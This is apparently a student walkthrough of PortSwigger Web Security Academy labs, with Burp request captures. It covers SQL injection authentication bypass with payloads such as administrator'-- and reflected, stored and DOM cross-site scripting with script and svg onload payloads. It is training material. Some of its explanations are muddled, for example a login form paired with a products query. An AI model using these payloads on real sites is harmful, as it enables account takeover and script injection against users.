11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a5600c103e77685801021f300820035.web-security-academy.net/login
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 csrf=QDcyUH-F611G76hse4vaGm0tZdMjJ99pd&username=fadf&password=fadsf
23

```

Response

Inspector

- You will see a response of 300 Found which means that user has been found and you logged in successfully

Request

```

1 POST /login HTTP/2
2 Host: 0a400b50355d63e805906be006000f2.web-security-academy.net
3 Cookie: session=d7V7ad4QLf9vBpK0tRQ7mdhhdwrfPP5O
4 Content-Length: 80
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand");v="99"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept-Language: en-GB,en;q=0.9
10 Origin: https://0a400b50355d63e805906be006000f2.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a400b50355d63e805906be006000f2.web-security.academy.net/login
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 csrf=QxjM$dvdeEiBTYpSiPmeNQMzG9R0PC&username=administrator%27-&password=dfsa
23

```

Response

1 HTTP/2 302 Found

Render view not available for this content

2 Set-Cookie: session=IVTU00EBteabz0BX5arNLmvdrHElQzi; Secure; HttpOnly; SameSite=None

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 0

5

6

7

Inspector

Explanation of Lab

Lab 1 :

In our lab, we tested a login form that executes the following SQL query:

SELECT * FROM products WHERE category = 'Gifts' AND released = 1

By injecting the following payload:

1' OR 1=1 --

we were able to retrieve **all products** regardless of category selection.

Why Does This Work?

- ' OR 1=1 always evaluates to true, making the query return all records from the products table.
- The -- sequence comments out the rest of the SQL statement, preventing error

Lab 2 :

In our lab, we tested a login form that executes the following SQL query:

Select * from users where username = administrator'-- and password = 'anything'

By entering

administrator'--

we were able to bypass authentication.


Why Does This Work?

- administrator'-- always ensures that the SQL query checks only for the username and ignores the password validation, allowing access to the administrator's account
- The -- sequence comments out the rest of the SQL statement, preventing errors.

Cross-Site Scripting (XSS)

- Introduction
- Types of XSS Attacks
- Practice Lab
- Conclusion

Introduction



XSS, or Cross-Site Scripting, is a type of security vulnerability that occurs in web applications when an attacker injects malicious scripts into web pages viewed by other users. This can lead to the execution of malicious code in the context of a user's browser, compromising the security and integrity of the affected web application.

XSS attacks can have various consequences, including stealing sensitive information (such as login credentials or session tokens), defacing websites, redirecting users to malicious websites, or performing actions on behalf of the user without their consent.

Types of XSS Attacks

There are mainly three types :

- a) Stored XSS (Persistent XSS)
- b) Reflected XSS (Non-Persistent XSS)
- c) DOM-based XSS

a) Stored XSS (Persistent XSS)


- Stored XSS, also known as persistent XSS, occurs when a malicious script injection is permanently stored on a target's server. The code that will be maliciously injected into a user's session resides on the webserver and waits for the user to visit. When a user requests non-sanitized information that is stored in the database, the application can then send the malicious script to the user. Bad actors execute stored XSS by leaving the payloads in message forums, site posts, and comment fields.

Stored XSS




b) Reflected XSS (Non-Persistent XSS)

- Reflected XSS is the more common variety of cross-site scripting. This type of XSS occurs when a web application accepts input from a user and then immediately renders that data back to the user in an unsafe way.
- A reflected XSS attack occurs when a malicious injection affects a user directly. Yet the malicious script is not on the webserver the user attempted to reach.



c) DOM-based XSS

- DOM-based XSS (Cross-Site Scripting) occurs when the client-side script manipulates the Document Object Model (DOM) of a web page. Unlike other types of XSS, the payload is not necessarily sent to the server; instead, the attack takes place solely on the client side.
- To deliver a DOM-based XSS attack, you need to place data into a source so that it is propagated to a sink and causes execution of arbitrary JavaScript
 - In a DOM-based XSS attack, the **source** is the point where user-controlled data enters the webpage (e.g., `window.location`, `document.referrer`), and the **sink** is where the malicious script is executed (e.g., `eval()`, `innerHTML`, `document.write()`)



Practice Labs

Lab: Reflected XSS into HTML context with nothing encoded

➤ Go to <https://portswigger.net/web-security/all-labs#cross-site-scripting>

The screenshot shows the PortSwigger Web Security Academy interface with the following details:

- Left Sidebar:** A navigation menu with various topics, including "Cross-site scripting" which is currently selected.
- Top Bar:** Shows the URL <https://portswigger.net/web-security/all-labs#cross-site-scripting> and the status "Not solved" for each lab.
- Available Labs:**
 - Reflected XSS into HTML context with nothing encoded
 - Stored XSS into HTML context with nothing encoded
 - DOM XSS in document.write sink using source location.search
 - DOM XSS in innerHTML sink using source location.search
 - DOM XSS in jQuery anchor href attribute sink using location.search source


➤ Click on the first lab and click on ACCESS THE LAB

The screenshot shows a browser window with the PortSwigger website open. The URL is https://portswigger.net/web-security/cross-site-scripting/reflected/lab-html-context-nothing-encoded. The page title is "Lab: Reflected XSS into HTML context with nothing encoded". A sidebar on the left lists various XSS topics. The main content area contains instructions for solving the lab, including a "ACCESS THE LAB" button. To the right, there is a sidebar for Burp Suite with a "TRY FOR FREE" button.


➤ After clicking on it

The screenshot shows a browser window with the Web Security Academy blog page open. The URL is https://0a33006e038940bc8136667c002e0019.web-security-academy.net. The page title is "Reflected XSS into HTML context with nothing encoded". The content includes a search bar and a large image of a person sitting on a white horse.

- Write the script in the search box (<script>alert('you are hacked')</script>) -> search



- A alert pop will come



Lab: Stored XSS into HTML context with nothing encoded

➤ Go to <https://portswigger.net/web-security/all-labs#cross-site-scripting>

Cross-site scripting

- Back to all topics
- SQL injection
- Cross-site scripting**
- Cross-site request forgery (CSRF)
- Clickjacking
- DOM-based vulnerabilities
- Cross-origin resource sharing (CORS)
- XML external entity (XXE) injection
- Server-side request forgery (SSRF)
- HTTP request smuggling
- OS command injection
- Server-side template injection
- Path traversal
- Access control vulnerabilities
- Authentication
- WebSockets
- Web cache poisoning
- Insecure deserialization
- Information disclosure
- Business logic vulnerabilities

Cross-site scripting

- LAB APPRENTICE Reflected XSS into HTML context with nothing encoded → Not solved
- LAB APPRENTICE Stored XSS into HTML context with nothing encoded → Not solved
- LAB APPRENTICE DOM XSS in document.write sink using source location.search → Not solved
- LAB APPRENTICE DOM XSS in innerHTML sink using source location.search → Not solved
- LAB APPRENTICE DOM XSS in jQuery anchor href attribute sink using location.search source → Not solved

➤ Click on the second lab and click on ACCESS THE LAB

Log out MY ACCOUNT

Products Solutions Research Academy Support

Dashboard Learning paths Latest topics All content Hall of Fame Get started Get certified

Web Security Academy > Cross-site scripting > Stored > Lab

Lab: Stored XSS into HTML context with nothing encoded

APPRENTICE LAB Not solved

This lab contains a stored cross-site scripting vulnerability in the comment functionality. To solve this lab, submit a comment that calls the `alert` function when the blog post is viewed.

ACCESS THE LAB

Solution Community solutions

Find XSS vulnerabilities using Burp Suite

TRY FOR FREE

➤ After clicking on it.

Stored XSS into HTML context with nothing encoded

Web Security Academy

Home

WE LIKE TO BLOG

FAKE NEWS!

➤ click on view post

Don't Believe Everything You Read

Don't believe everything you read is not only a common expression, it's also a pretty obvious one. Although, it's common and obvious because it's an old saying, an old saying rooted in print journalism and their individual biases. But now....

view post

<https://0a7600fb04302b70800e711000e70047.web-security-academy.net/post?postId=10>


- comment on the post with your script (<script> alert('you are hacked')</script>)

A screenshot of a web browser window displaying a blog post's comment section. The URL in the address bar is <https://0a7600fb04302b70800e71100e70047.web-security-academy.net/post?postId=10>. The page shows several comments from users like Bart Gallery, Jack Support, Mo Sez, and Tenn O'Clock. Below the comments is a "Leave a comment" form with a text area labeled "Comment".


- and then post comment

A screenshot of a web browser window showing the same blog post and comment section as the previous image. The "Comment" text area now contains the malicious script: <script>alert('you are hacked')</script>. Below the text area, there are input fields for "Name" (filled with "arshian"), "Email" (filled with "dummyarsh@gmail.com"), and "Website" (filled with "dummy.com"). A large red arrow points from the bottom left towards the "Post Comment" button, which is highlighted with a purple background.

- Click on Go back to blog



- You can see that our script is running



Lab: DOM XSS in document.write sink using source location.search

➤ Go to <https://portswigger.net/web-security/all-labs#cross-site-scripting>

The screenshot shows the PortSwigger Labs interface. On the left, there's a sidebar with a navigation tree for various web security topics. The main area is titled 'Cross-site scripting' and lists five labs under the 'APPRENTICE' level. The third lab, 'DOM XSS in document.write sink using source location.search', is currently selected.

- LAB APPRENTICE Reflected XSS into HTML context with nothing encoded → Not solved
- LAB APPRENTICE Stored XSS into HTML context with nothing encoded → Not solved
- LAB APPRENTICE DOM XSS in document.write sink using source location.search → Not solved
- LAB APPRENTICE DOM XSS in innerHTML sink using source location.search → Not solved
- LAB APPRENTICE DOM XSS in jQuery anchor href attribute sink using location.search source → Not solved

➤ Click on the third lab and click on ACESS THE LAB

This screenshot shows the details of the selected lab. The page title is 'Lab: DOM XSS in document.write sink using source location.search'. Below it, there's a brief description of the vulnerability and instructions to solve it. At the bottom, there are two buttons: 'ACCESS THE LAB' and 'Solution'. The left sidebar contains a navigation tree for XSS-related topics.

Products | Solutions | Research | Academy | Support | Log out | MY ACCOUNT

Dashboard Learning paths Latest topics All content Hall of Fame Get started Get certified

Web Security Academy > Cross-site scripting > DOM-based > Lab

Lab: DOM XSS in document.write sink using source location.search

APPRENTICE Not solved

This lab contains a DOM-based cross-site scripting vulnerability in the search query tracking functionality. It uses the JavaScript `document.write` function, which writes data out to the page. The `document.write` function is called with data from `location.search`, which you can control using the website URL.

To solve this lab, perform a cross-site scripting attack that calls the `alert` function.

ACCESS THE LAB


Solution

➤ After clicking on it.



A screenshot of a Firefox browser window. The address bar shows the URL <https://0a6900f104a7b517804e4e9e009600ea.web-security-academy.net>. The page title is "DOM XSS in document.write sink using source location.search". A green button in the top right corner says "LAB Not solved". The main content area displays a blog post titled "WE LIKE TO BLOG" with a search bar containing "Search the blog...". Below the search bar is a large image of three white humanoid figures sitting on a laptop keyboard, with binary code visible on the screen. The entire screenshot is framed by a thick black border.

➤ click on script in search box ("><svg onload=alert(1)>")



A screenshot of a Firefox browser window. The address bar shows the URL <https://0aa900fe032f9648100e165000060097.web-security-academy.net/?search=hello>. The page title is "DOM XSS in document.write sink using source location.search". A green button in the top right corner says "LAB Not solved". The main content area displays a message "0 search results for 'hello'" above a search bar. The search bar contains the string "><svg onload=alert(1)>". An orange arrow points from the text "click on script in search box" to this search bar. The entire screenshot is framed by a thick black border.

- when we click F12 , then we can search for our script , we can see that how our script gets into main script of dom (example of search 'hello')

The screenshot shows a browser window with several tabs open, including "All labs | Web Security Academy" and "DOM XSS in document.write sink using source location.search". The main content area displays a search results page for the term "hello". A search bar at the top has the placeholder "Search the blog...". Below it is a button labeled "Search". The page content area is empty, with a message "0 search results for 'hello'". At the bottom, there is a footer section with a "Back to Blog" link.

The browser's developer tools are open, specifically the "Inspector" tab. The left pane shows the DOM tree with the search bar element highlighted. The right pane shows the CSS styles applied to that element, with a message indicating it is a Flex container. The DOM tree shows the following structure:

```

<html>
  <head>
    <script></script>
    
  </head>
  <body>
    <div class="header"></div>
    <div class="main">
      <div class="search"></div>
      <div class="content"></div>
    </div>
    <div class="footer-wrapper"></div>
  </body>
</html>

```

An orange arrow points from the search bar in the browser to the corresponding DOM element in the developer tools' DOM tree.